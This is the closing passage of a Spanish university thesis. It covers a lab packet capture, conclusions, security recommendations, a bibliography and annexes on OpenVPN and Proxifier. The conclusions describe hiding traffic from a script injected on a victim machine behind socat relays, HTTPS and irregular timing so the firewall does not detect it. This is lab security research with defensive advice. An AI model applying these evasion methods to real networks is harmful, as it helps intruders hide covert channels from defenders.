150	30.194251099	192.168.5.10	192.168.2.17	TCP	66 35630 → 443 [ACK] Seq=767 Ack=2669 Win=64128 Len=0 TSval=2338...
151	30.194239446	192.168.2.17	192.168.5.10	TCP	66 443 → 35630 [ACK] Seq=2669 Ack=767 Win=64640 Len=0 TSval=1988...
152	30.194362378	192.168.2.17	192.168.5.10	TLSv1.3	369 Application Data
153	30.194372014	192.168.5.10	192.168.2.17	TCP	66 35630 → 443 [ACK] Seq=767 Ack=2972 Win=64128 Len=0 TSval=2338...
154	30.199148113	192.168.2.17	192.168.5.10	TLSv1.3	1370 Application Data
155	30.199166522	192.168.5.10	192.168.2.17	TCP	66 35630 → 443 [ACK] Seq=767 Ack=4276 Win=64128 Len=0 TSval=2338...
156	30.200134303	192.168.5.10	192.168.2.17	TCP	66 35630 → 443 [FIN, ACK] Seq=767 Ack=4276 Win=64128 Len=0 TSval...
157	30.200941296	192.168.2.17	192.168.5.10	TLSv1.3	90 Application Data
158	30.200978782	192.168.5.10	192.168.2.17	TCP	54 35630 → 443 [RST] Seq=768 Win=0 Len=0
159	30.200996549	192.168.2.17	192.168.5.10	TCP	66 443 → 35630 [FIN, ACK] Seq=4300 Ack=768 Win=64640 Len=0 TSval...
160	30.201006584	192.168.5.10	192.168.2.17	TCP	54 35630 → 443 [RST] Seq=768 Win=0 Len=0
161	30.227878755	192.168.5.10	192.168.2.50	DNS	87 Standard query 0x0510 AAAA d3.rtmalvado.edu OPT
162	30.229205358	192.168.2.50	192.168.5.10	DNS	132 Standard query response 0x0510 AAAA d3.rtmalvado.edu SOA ns1...
163	30.229548567	192.168.5.10	192.168.2.17	TCP	74 35632 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 ...
164	30.230382488	192.168.2.17	192.168.5.10	TCP	74 443 → 35632 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 S...
165	30.230409151	192.168.5.10	192.168.2.17	TCP	66 35632 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=233852613...
166	30.241152281	192.168.5.10	192.168.2.17	TLSv1.3	583 Client Hello
167	30.241977165	192.168.2.17	192.168.5.10	TCP	66 443 → 35632 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=1988245...
168	30.245811708	192.168.2.17	192.168.5.10	TLSv1.3	2431 Server Hello, Change Cipher Spec, Application Data, Applicati...
169	30.245827039	192.168.5.10	192.168.2.17	TCP	66 35632 → 443 [ACK] Seq=518 Ack=2366 Win=63616 Len=0 TSval=2338...
170	30.246704276	192.168.5.10	192.168.2.17	TLSv1.3	146 Change Cipher Spec, Application Data
171	30.247101354	192.168.5.10	192.168.2.17	TLSv1.3	306 Application Data
172	30.247162786	192.168.5.10	192.168.2.17	TLSv1.3	478 Application Data
173	30.247625512	192.168.2.17	192.168.5.10	TCP	66 443 → 35632 [ACK] Seq=2366 Ack=598 Win=64768 Len=0 TSval=1988...
174	30.247880625	192.168.2.17	192.168.5.10	TLSv1.3	369 Application Data
175	30.247892704	192.168.5.10	192.168.2.17	TCP	66 35632 → 443 [ACK] Seq=1250 Ack=2669 Win=64128 Len=0 TSval=233...
176	30.247880835	192.168.2.17	192.168.5.10	TCP	66 443 → 35632 [ACK] Seq=2669 Ack=838 Win=64640 Len=0 TSval=1988...
177	30.247880892	192.168.2.17	192.168.5.10	TLSv1.3	369 Application Data
178	30.247922898	192.168.5.10	192.168.2.17	TCP	66 35632 → 443 [ACK] Seq=1250 Ack=2972 Win=63872 Len=0 TSval=233...
179	30.247947764	192.168.2.17	192.168.5.10	TCP	66 443 → 35632 [ACK] Seq=2972 Ack=1250 Win=64256 Len=0 TSval=198...
180	30.252159095	192.168.2.17	192.168.5.10	TLSv1.3	1448 Application Data
181	30.252178958	192.168.5.10	192.168.2.17	TCP	66 35632 → 443 [ACK] Seq=1250 Ack=4354 Win=64128 Len=0 TSval=233...
182	30.253294976	192.168.5.10	192.168.2.17	TCP	66 35632 → 443 [FIN, ACK] Seq=1250 Ack=4354 Win=64128 Len=0 TSva...
183	30.254254577	192.168.2.17	192.168.5.10	TLSv1.3	90 Application Data
184	30.254278288	192.168.5.10	192.168.2.17	TCP	54 35632 → 443 [RST] Seq=1251 Win=0 Len=0
185	30.254470433	192.168.2.17	192.168.5.10	TCP	66 443 → 35632 [FIN, ACK] Seq=4378 Ack=1251 Win=64256 Len=0 TSva...
186	30.254483344	192.168.5.10	192.168.2.17	TCP	54 35632 → 443 [RST] Seq=1251 Win=0 Len=0

Figura 4.27: Captura de paquetes entre intra-00 e inter-07 con HTTPS (2).

4.3.5. Conclusiones

Con la introducción de varios intermediarios en el laboratorio, se ha logrado ocultar el uso del módulo `socat`, al menos desde el punto de vista de la comunicación entre la intranet y la red intermedia, que es donde estaría colocado el firewall.

Esto permite que el cortafuegos no sospeche de redirecciones en el dispositivo destino de los paquetes lanzados desde la intranet, pues `socat` ahora no está activo en la primera de las máquinas intermedias (`inter-07`), sino en las siguientes que llevan hasta la máquina atacante (`inter-05` e `inter-06`).

Al introducir el protocolo HTTPS en la primera máquina intermedia, que se ha convertido en un servidor web, se ha logrado cifrar por completo la comunicación entre intranet y red intermedia, como se ha demostrado en los puntos anteriores.

Solo si se conoce el funcionamiento del script inyectado en la máquina víctima (`intra-00`), se podría llegar a sospechar del tráfico. Además, las peticiones desde esta hacia el servidor web, se envían en intervalos irregulares de tiempo, por lo que si el cortafuegos rastrea a partir de patrones regulares en el tráfico, no se detectará ninguno, lo que reducirá la posibilidad de descartar los envíos.

Capítulo 5

Conclusiones y futuro del proyecto.

El proyecto arrancó con la finalidad de estudiar las distintas formas de comunicación posibles, sin que se desvele ni el origen, ni el destino real de las mismas, para posteriormente, ponerlo en marcha en un entorno real, demostrando así, de manera práctica, que se puede transmitir información sincronizada entre dos partes sin que se reconozcan entre ellas.

Durante todo el trabajo se ha ido probando, progresivamente, como esta comunicación es posible, siempre y cuando se tenga acceso a una red a la que tengan acceso ambas partes y en la que se pueda administrar las máquinas que forman parte de ella para permitir la redirección de la información.

También se ha podido comprobar como, para la completa efectividad de las técnicas de anonimización, es necesario manejar con destreza lenguajes de programación relacionados con sistemas Linux y servidores web, como son Shell Script, PHP y Python. Y también lenguajes de procesamiento de ficheros de texto, como es AWK.

Todos ellos han sido imprescindibles para lograr el objetivo final, lo que demuestra la gran potencia y utilidad que puede ofrecer su uso.

Pero, sobre todo, con este trabajo se pretende demostrar la fragilidad y vulnerabilidad que toda red puede llegar a tener, por mucho que se invierta en su seguridad y hermeticidad.

Por eso, a continuación, se exponen algunas de las debilidades encontradas durante el desarrollo del proyecto, y recomendaciones de uso para evitar estas brechas que pueden suponer la entrada de intrusos en la organización.

5.1. Peligros que supone la efectividad de la anonimización y recomendaciones de seguridad.

En primer lugar, es fundamental, si se contiene información sensible en la organización, establecer la seguridad como objetivo transversal y reforzar las políticas en el límite entre dos o más redes, fortaleciendo, sobre todo, el filtrado de paquetes, los sistemas de Detección/Prevención de intrusión y la efectividad del cortafuegos.

Si es necesario, incluir doble filtrado de los paquetes, mediante distintos proxies que sigan, exhaustivamente, las sesiones desde la red con servidores externos.

También se puede ser más estricto con las políticas de filtrado, de forma que siempre se denieguen todos los paquetes entrantes, y se acepten los más concretos.

Además, se ha visto como el rastreo a partir de patrones regulares en el tráfico es útil para detectar anomalías, pero los atacantes son mucho más suspicaces y saben evitar la generación de dichos patrones, por lo que se debe tratar de dejar de depender de esto para descartar el tráfico y priorizar otro tipo de técnicas como puede ser un rastreo más profundo sobre las peticiones recurrentes hacia una máquina.

Conviene revisar más a menudo el contenido y los programas instalados en los ordenadores que forman parte de la intranet, de forma que: cualquier fichero ejecutable, .py, .sh, .php, etc, sean analizados siempre. O incluso, si no son estrictamente necesarios, prohibir el uso de los mismos por parte de los usuarios.

En el proyecto se ha visto también, como todos los sistemas operativos utilizados han sido de tipo Unix, por la enorme cantidad de posibilidades que ofrecen, y la libertad y la facilidad de su uso, pero se podía haber realizado la simulación con sistemas Windows o MacOS perfectamente, aunque tal vez habría sido algo más laborioso, pero el resultado podría haber sido igualmente satisfactorio.

Por lo tanto, es importante no establecer preferencias, en caso de rastreo, sobre los dispositivos teniendo en cuenta la procedencia de su sistema operativo. El ataque puede venir desde cualquiera de ellos.

5.2. Futuro del proyecto.

Una vez terminada la simulación, conviene hacer balance sobre los objetivos cumplidos y los no logrados. O lo que es lo mismo, valorar que se podía haber hecho y no se hizo.

Los objetivos indicados en el Apartado 1.2, en términos generales, se han alcanzado y se han ido consiguiendo satisfactoriamente conforme se ha ido avanzando el trabajo, gracias también a seguir el Plan de proyecto elaborado en el Apartado 1.3.

Sin embargo, como se ha indicado, pese a haber finalizado con éxito el proyecto, aún hay mejoras que se podían añadir en el mismo para perfeccionar, sobre todo, el método de anonimización elaborado en el que se pueden implementar infinidad de alternativas y que, no se descartan implementar a largo plazo.

A continuación se muestran algunas propuestas de mejora para el trabajo:

- Elaborar la misma comunicación anonimizada con máquinas Windows.
- Estudio de encapsulamiento de protocolos sobre otros protocolos y su implementación.
- Elaborar la comunicación fuera de un entorno de laboratorio, donde esta sea más realista, y en el que sea necesario añadir reglas y normas de acceso en los puntos de acceso.
- Lanzamiento de peticiones más sigiloso desde la máquina en la intranet hacia el servidor web almacenado en la red intermedia.

- Utilizar más máquinas intermedias con un orden no establecido entre ellas. Y para evitar el uso de `socat`, convertir dichas máquinas en servidores proxy Squid.
- Utilizar la última versión de HTTPS en Apache que trabaja con el protocolo QUIC, y analizar posteriormente el tráfico en busca de posibles brechas.
- Utilizar herramientas alternativas a Wireshark para el análisis de protocolos, como Cloudshark, Savvius Omnippeek (de pago) o ColaSoft Capsa. [72]

Bibliografía

- [1] Redes de anonimización en internet.
Cómo funcionan y cuáles son sus límites.
Autor: Luis Antonio de Salvador Carrasco.
<https://dialnet.unirioja.es/descarga/articulo/7450955.pdf>
- [2] Definición de *anonimizar* según la RAE.
<https://dle.rae.es/anonimizar>
- [3] Orientaciones y garantías en los procedimientos de Anonimización de datos personales según AEPD.
<https://www.aepd.es/es/media/guias/guia-orientaciones-procedimientos-anonimizacion.pdf>
- [4] Definición de comunicación de datos.
<https://definicion.xyz/comunicacion-de-datos/>
- [5] Tipos de comunicaciones de datos.
https://techlandia.com/cuales-son-tipos-comunicacion-datos-lista_447998/
- [6] Propiedades de la información.
Apuntes de la asignatura Garantía y Seguridad de la Información 2020/21.
<https://drive.google.com/uc?id=1eFnSiBBt8pTZY9mn1RI28jzvbVqW6U0t&export=download>
- [7] Amenazas y vulnerabilidades según el INCIBE.
<https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian>
- [8] Matriz de tácticas y técnicas que emplean los atacantes desarrollada por MITRE.
<https://attack.mitre.org/>
- [9] Funcionamiento de la matriz ATT&CK.
<https://www.anomali.com/es/resources/what-mitre-attck-is-and-how-it-is-useful>
- [10] Estudio sobre Fingerprinting por la AEPD.
<https://www.aepd.es/sites/default/files/2019-09/estudio-fingerprinting-huella-digital.pdf>
- [11] Algoritmos simétricos, asimétricos y sus diferencias. (1)
<https://www.redeszone.net/tutoriales/seguridad/criptografia-algoritmos-clave-simetrica-asimetrica/>
- [12] Algoritmos simétricos, asimétricos y sus diferencias. (2)
<https://www.techtarget.com/searchsecurity/definition/asymmetric-cryptography>

- [13] Cifrado híbrido.
<https://techinfo.wiki/cifrado-hibrido/>
- [14] Funcionamiento del enrutamiento IP.
<https://ccnadesdezero.com/curso/enrutamiento-ip/>
- [15] Cómo es una tabla de enrutamiento.
<https://www.howtogeek.com/howto/windows/adding-a-tcpip-route-to-the-windows-routing-table/>
- [16] Métricas de la red TOR.
<https://metrics.torproject.org/>
- [17] Página oficial del proyecto TOR.
<https://www.torproject.org/>
- [18] Trabajo Fin de Máster en Seguridad de las Tecnologías de la Información y de las Comunicaciones.
Universitat Oberta de Catalunya.
Redes de anonimización y mercados negros.
Autor: Xavier Salvador Martí.
<http://openaccess.uoc.edu/webapps/o2/bitstream/10609/72605/6/xsalvadamTFM1217memoria.pdf>
- [19] Arquitectura de la red de anonimización JAP.
https://anon.inf.tu-dresden.de/desc/desc_anon_en.html
- [20] Principales características de I2P.
<http://www.i2p2.de/es/about/intro>
- [21] Documentación sobre Freenet.
<https://freenetproject.org/pages/documentation.html>
- [22] Diferencias entre Freenet y I2P.
<https://geti2p.net/es/comparison/freenet>
- [23] Documentación sobre RetroShare.
<https://retroshare.cc/>
- [24] Cómo funciona el protocolo IPsec.
<https://www.redeszone.net/tutoriales/vpn/ipsec-que-es-como-funciona/>
- [25] Explicación de protocolo PPTP.
<https://es.wizcase.com/blog/explicacion-de-protocolos-de-seguridad-vpn-entender-el-pptp/>
- [26] Explicación de protocolo L2TP.
[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc736675\(v=ws.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc736675(v=ws.10)?redirectedfrom=MSDN)
- [27] Informe técnico sobre Redes Privadas Virtuales.
Departamento de Informática y Automática Universidad de Salamanca.

- Autores:* Jesús Fernández Hernández, José Luis Alonso Berrocal, Carlos G.-Figuerola Pania-gua y Ángel F. Zazo Rodríguez.
<http://eprints.rclis.org/13992/1/fernandez2006redes.pdf>
- [28] Análisis del protocolo IPSec: el estándar de seguridad en IP.
Autor: Santiago Pérez Iglesias.
<http://www.frlp.utn.edu.ar/materias/internetworking/apuntes/IPSec/ipsec.pdf>
- [29] Diferencias entre VPN de sitio a sitio y de acceso remoto.
<https://www.redeszone.net/tutoriales/vpn/vpn-site-to-site-acceso-remoto-road-warrior/>
- [30] Apuntes sobre Diseño lógico 2021/22.
 Asignatura Diseño, Administración y Seguridad de Redes.
Autor: Jesús M. Vegas Hernández y Juan A. Muñoz Cristóbal.
<https://drive.google.com/uc?id=1zwyw6Bq7zohd8mRDy9LpT98qFdImqaEA&export=download>
- [31] Qué es un proxy y cómo utilizarlo para navegación anónima.
<https://www.xataka.com/basics/que-es-un-proxy-y-como-puedes-utilizarlo-para-navegar-de-forma-mas-anonima>
- [32] Qué es un proxy según McAfee <https://www.mcafee.com/blogs/es-es/privacy-identity-protection/que-es-un-proxy/>
- [33] Definición y uso de Proxy chaining.
<https://resources.infosecinstitute.com/topic/proxy-chaining/>
- [34] Definición de la herramienta proxychaining.
<https://www.redeszone.net/tutoriales/seguridad/proxychains-tor-linux-ocultar-identidad-internet/>
- [35] Cómo configurar proxychains en Linux junto a TOR.
<https://medium.com/cyberxerx/how-to-setup-proxychains-in-kali-linux-by-terminal-618e2039b663>
- [36] Informe de Ciberamenazas y Tendencias 2021 del CCN-CERT.
<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/6338-ccn-cert-ia-13-21-ciberamenazas-y-tendencias-edicion-2021-1/file.html>
- [37] Cómo usar y configurar OpenVPN.
<https://www.geeknetic.es/Guia/1998/Como-usar-y-configurar-OpenVPN.html>
- [38] Cómo usar y configurar OpenVPN (2).
<https://www.redeszone.net/tutoriales/vpn/openvpn-instalacion-configuracion/>
- [39] Qué es Proxifier.
<https://www.downloadsource.es/3699/proxifier/>
- [40] Qué es una DMZ según INCIBE.
<https://www.incibe.es/protege-tu-empresa/blog/dmz-y-te-puede-ayudar-proteger-tu-empresa>

- [41] Qué es Active Directory.
<https://www.quest.com/mx-es/solutions/active-directory/what-is-active-directory.aspx>
- [42] Documentación de opciones para directiva Directory en Apache.
<https://httpd.apache.org/docs/2.4/mod/core.html#directory>
- [43] Cómo registrar datos de solicitud POST en Apache.
<https://www.simplified.guide/apache/log-post>
- [44] Solicitudes HTTP en Python con Requests.
<https://unipython.com/solicitudes-http-en-python-con-requests/>
- [45] Analizar HTML con BeautifulSoup en Python.
<https://pharos.sh/guia-para-analizar-html-con-beautifulsoup-en-python/>
- [46] Cómo ejecutar comandos UNIX en Python.
https://programacion.net/articulo/como_ejecutar_comandos_unix_en_tus_programas_de_python_1678
- [47] Documentación de mod_dumpio.
https://httpd.apache.org/docs/2.4/mod/mod_dumpio.html
- [48] Eliminar caracteres de un string con AWK.
<https://ciksiti.com/es/chapters/4016-removing-characters-from-string-in-bash-linux-hint>
- [49] Buscar contenido después de patrón con AWK.
<https://stackoverflow.com/questions/10358547/how-to-grep-for-contents-after-pattern>
- [50] Manual de socat en Linux.
<https://linux.die.net/man/1/socat>
- [51] Pivoting con socat entre varias máquinas.
<https://deephacking.tech/pivoting-con-socat/>
- [52] Getting started with socat.
<https://www.redhat.com/sysadmin/getting-started-socat>
- [53] Configurar servidor DNS con Bind9 en Linux.
<https://www.redeszone.net/tutoriales/servidores/configurar-servidor-dns-bind-linux/>
- [54] Cambiar DNS en cliente Linux.
<https://www.mundodeportivo.com/urbantecno/linux/como-cambiar-el-dns-en-linux-para-navegar-mas-rapidamente>
- [55] Crear y configurar un Servidor DNS Linux.
<https://eltallerdelbit.com/servidor-dns-linux/>
- [56] How create our own Certificate Authority to generate a signed certificate.
<https://sandilands.info/sgordon/apache-web-server-and-certificates>
- [57] Adición de parámetros en la solicitud de certificados para el servidor web, para evitar que se muestre un SSL SecurityWarning.
https://docs.oracle.com/cd/E52668_01/E66514/html/ceph-issues-24424028.html#

- [58] Definición de sistema operativo Kali.
<https://openwebinars.net/blog/kali-linux-que-es-y-caracteristicas-principales>
- [59] Definición de sistema operativo Ubuntu.
<https://es.godaddy.com/blog/que-es-ubuntu-y-para-que-sirve/>
- [60] Web oficial de Apache.
<https://httpd.apache.org/>
- [61] Definición de lenguaje de programación Python.
<https://web.archive.org/web/20200224120525/https://luca-d3.com/es/data-speaks/diccionario-tecnologico/python-lenguaje>
- [62] Web oficial de PHP.
<https://www.php.net/manual/es/intro-what-is.php>
- [63] Definición de Shell Scripting.
<https://sanchezcorbalan.es/que-es-un-shell-script/>
- [64] Definición de lenguaje de programación AWK.
http://www.sromero.org/wiki/linux/aplicaciones/uso_de_awk
- [65] Definición de cron.
<https://dinahosting.com/ayuda/como-configurar-tareas-cron-de-forma-manual/>
- [66] Web oficial de Wireshark.
<https://www.wireshark.org/>
- [67] Web oficial de cURL.
<https://curl.se/>
- [68] Definición y utilidad de BIND9.
<https://www.isc.org/bind/>
- [69] Web oficial de OpenSSL.
<https://www.openssl.org/>
- [70] Cómo funciona el procedimiento TLS Handshake (1).
<https://www.codio.es/2021/03/descifrar-trafico-https-tls-mediante-el.html>
- [71] Wireshark Tutorial: Decrypting HTTPS Traffic.
<https://unit42.paloaltonetworks.com/wireshark-tutorial-decrypting-https-traffic/>
- [72] Alternativas a Wireshark.
<https://es.education-wiki.com/8993920-wireshark-alternatives>

Capítulo 6

ANEXOS

6.1. Configuración de OpenVPN para crear conexión cliente/servidor en Windows.

En este apartado se explica un uso básico de la herramienta OpenVPN para realizar una conexión entre un cliente con un servidor externo VPN.

En primer lugar, se instala la aplicación desde la web de la propia herramienta (<https://openvpn.net/community-downloads/>). En esta configuración se utilizará la versión 2.5.6 para Windows 10 de 64 bits.

Al comenzar la descarga es importante realizarla de forma Personalizada (Customize) para incluir los certificados EasyRSA 3. Se incluyen tal y como indica la Figura 6.1:




Figura 6.1: Selección de inclusión de certificado EasyRSA en la instalación de OpenVPN.

Posteriormente, se deja finalizar la instalación y cuando se haya finalizado aparecerá un mensaje similar al inferior (Figura 6.2):




Figura 6.2: Aviso posterior a la instalación de OpenVPN.

No es de especial relevancia, por lo que no se debe tener en consideración. Simplemente, indica que no existe un archivo de configuración con conexiones hacia servidores.

Ahora se debe configurar una conexión en la que, por supuesto, se necesitan certificados para que se considere a la misma como segura. Para obtenerla se utilizan la web <https://www.vpnbook.com/freevpn> en la cual se selecciona la opción "US1 OpenVPN Certificate Bundle" tal y como se muestra en la Figura 6.3:




Figura 6.3: Opciones de descarga de conexiones para OpenVPN en www.vpnbook.com.

Se descargará un paquete .zip que contendrá 4 archivos de configuración de OpenVPN (extensión .ovpn). Cada uno es un tipo de conexión para la que dispone de un certificado. Las conexiones disponibles son: TCP por el puerto 80, TCP por el puerto 443, UDP por el puerto 53 y UDP para el puerto 25000. Para este caso se utilizará la primera para evitar restricciones de red.

Para importar la conexión se hace clic derecho en el icono de OpenVPN que ha aparecido en la barra de herramientas, y se escoge la opción “Import” e “Import file...” (Figura 6.4). Saldrá una ventana en la que se debe escoger el archivo señalado anteriormente (Figura 6.5):




Figura 6.4: Importación de conexión a OpenVPN en local (1).




Figura 6.5: Importación de conexión a OpenVPN en local (2).

En el preciso momento en que se importa el archivo de conexión se establecerá la misma y se mostrará la siguiente ventana que solicita un usuario y contraseña (Figura 6.6):




Figura 6.6: Credenciales solicitadas por OpenVPN para establecer una conexión.

Para el caso que nos ocupa se usarán las credenciales proporcionadas por <https://www.vpnbook.com/freepvn> (Figura 6.7):

- Username: **vpnbook**
- Password: **9ntas3c**

Figura 6.7: Credenciales aportadas por www.vpnbook.com para establecer una conexión en OpenVPN.

A continuación se mostrará un mensaje del SO en el que se confirma que se ha establecido la conexión y la IP asignada (para este caso comenzará por 10.12.0.*).

Para comprobar que se ha establecido la conexión correctamente, se puede realizar un `ipconfig` que mostrará la IP asignada en el adaptador OpenVPN (Figura 6.8):

```

Adaptador desconocido OpenVPN TAP-Windows6:

Sufijo DNS específico para la conexión. . . :
Vínculo: dirección IPv6 local. . . . . : fe80::c91:1363:6304:329e%54
Dirección IPv4. . . . . : 10.12.0.70
Máscara de subred . . . . . : 255.255.255.252
Puerta de enlace predeterminada . . . . . :

```

Figura 6.8: IP adjudicada para la conexión OpenVPN.

También se puede visibilizar la IP pública actual (<https://www.cual-es-mi-ip.net/>) y así comprobar que no coincide con el proveedor de Internet local, ni con la localización del usuario (Figura 6.9):

Tu dirección IP es **198.7.62.204**  [Geolocalizar IP](#)

Proveedor de Internet	Pais	Proxy
Leaseweb-usa-wdc	United States	no

Figura 6.9: IP pública en la conexión OpenVPN.

6.2. Configuración de proxy chaining en Proxifier.

Se expone a continuación un ejemplo de creación de proxy chaining en Windows. Para el mismo se selecciona la aplicación Proxifier, que permite a las aplicaciones del usuario operar mediante servidores proxy HTTP o por medio de una cadena de ellos en cualquier cliente de Internet, aunque posea cortafuegos.[39]

La aplicación se descarga con total normalidad desde la página oficial ¹. Eso sí, será apta solo para 30 días gratis, pues es una herramienta de pago (su precio actual es de 35.72€).

Una vez instalada se mostrará una ventana similar a la aportada en la Figura 6.10.

Para formar la cadena de servidores proxy se debe acceder al icono resaltado en amarillo en la propia Figura:

¹<https://www.proxifier.com/>

